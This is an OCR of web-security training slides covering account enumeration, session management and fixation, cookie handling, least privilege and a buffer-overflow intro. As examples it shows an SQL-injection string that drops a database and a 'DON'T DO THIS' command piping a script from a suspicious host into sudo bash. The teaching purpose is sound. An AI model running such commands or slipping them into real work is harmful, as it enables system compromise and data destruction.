
KEY TAKEAWAY

Set X-Frame-Options to SAMEORIGIN or DENY for every logged in page.

Additional Reading


- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Account Enumeration




DEFINITION

Extracting a list of users, accounts, or customers from a website.



3s

Sorry, the information you entered is incorrect. Please try again.




0.003s

Sorry, the information you entered is incorrect. Please try again.

rich@pagerduty.com

mrburns@pagerduty.com


pagerduty
Email
Password
Forgot your password?
Remember me for 90 days
Sign In

Account Does Not Exist

We're redirecting you to our sign up page so you can create this account if you wish.

PagerDuty

Hooli

Preventing Enumeration

- Failure paths should have roughly the same flow.
- Avoid true/false requests to test account existence.


KEY TAKEAWAY

Be mindful of leaking sensitive data.

Additional Reading

- https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002)
- https://blog.rapid7.com/2017/06/15/about-user-enumeration/

Session Management




DEFINITION

Being able to identify a user over multiple requests.

HTTP is stateless.

1 Hi, I'm Bob! Here's my password.

2 Hi Bob! Nice to see you!



3 Can you show me my profile?

4 Who the hell are you?

Yummy!

What are cookies?


- Cookies are just some data, usually name/value pairs.
- Server asks client to store and remember them.
- Client sends them as headers for requests to the same site.

If the domain, path, and protocol all match.

1 Hi, I'm Bob! Here's my password.

/account/login

x-pd-session: dh46gs…



2 Hi Bob! Nice to see you! Remember this ID and send it to me in future.

session_id	user
dh46gs..	bob

Server creates a session, and stores the info on their side.

3 OK cool. I'll remember that.

1 Can you show me my profile?
Here's that ID you gave me earlier.

Server validates the session info, and now knows who it is.

session_id	user
dh46gs..	bob
ht65yw..	rich
j83gsd..	tim
4tdb5t..	arup

`/account/profile`

`x-pd-session: dh46gs…`

2 Sure thing, Bob!

`Bob's Profile`

3 Yay!

User Identification

- Only the session identifier should be stored in the cookie, never attributes like username or their permissions.
- Client-side session cookies (storing session data in the cookie) should be avoided at all costs. Very difficult to remotely revoke.

KEY TAKEAWAY

Store all session data on the server-side.
Cookie should have a reference only.

Session Hijacking

Session Hijacking

- An attacker takes over the session of another user.
  - Stolen session identifier.
  - Guessed session identifier.
  - Manipulating cookie that wasn't stored properly.

Session Fixation

1. Attacker logs in and gets their own session ID.
2. Attacker crafts a URL with that session ID.
3. User visits attacker URL, and logs in.
4. Attacker now controls user session.

KEY TAKEAWAY

Cookies are user supplied data. Do not trust them without verifying.

Verifying Session

- Validate that it hasn't expired.
- Confirm that you created the session.
- Can do "loose IP" check (verify first few octets).

YMMV as to how useful this is.

Protecting Session IDs

- Session IDs should be unique and random.
- Session ID cookies should have a domain, and the `secure` and `httpOnly` flags set.
- ALWAYS regenerate the session ID when elevating privileges.

https://martinfowler.com/articles/session-secret.html

Protecting Session Data

- All session data should be stored server-side.
- Expire sessions on the server-side, don’t rely on cookie expiration.
- When a user logs out, destroy their session on server too!

KEY TAKEAWAY

Never Trust User Input


EMERGENCY TELEPHONE
Only 911 can be dialed


A
B
C
1
WXYZ
9


ZU 0666', 0, 0); DROP DATABASE TABLICE;

Additional Reading

- https://www.owasp.org/index.php/Session_Management_Cheat_Sheet
- http://www.browserauth.net/channel-bound-cookies
- https://tools.ietf.org/html/draft-west-origin-cookies-01
- https://tools.ietf.org/html/rfc5929

Permissions

DON’T DO THIS

SHELL

```
curl http://totally-legit.ru/install.sh | sudo bash
```

SHELL

sudo


"This is too much power for one person."

KEY TAKEAWAY

Revoke privileges you don’t need.

Running reports on a DB?
Use a read-only user.


Deleting things from S3?
Use a role that can only touch the bucket you want.

KEY TAKEAWAY

Always use the least permissive access you can.


Buffer Overflows

AND OTHER CLASSICS




Name	Amount Owed
Rich Adams	$5,000.00

This is a contrived example just to demonstrate the principle.

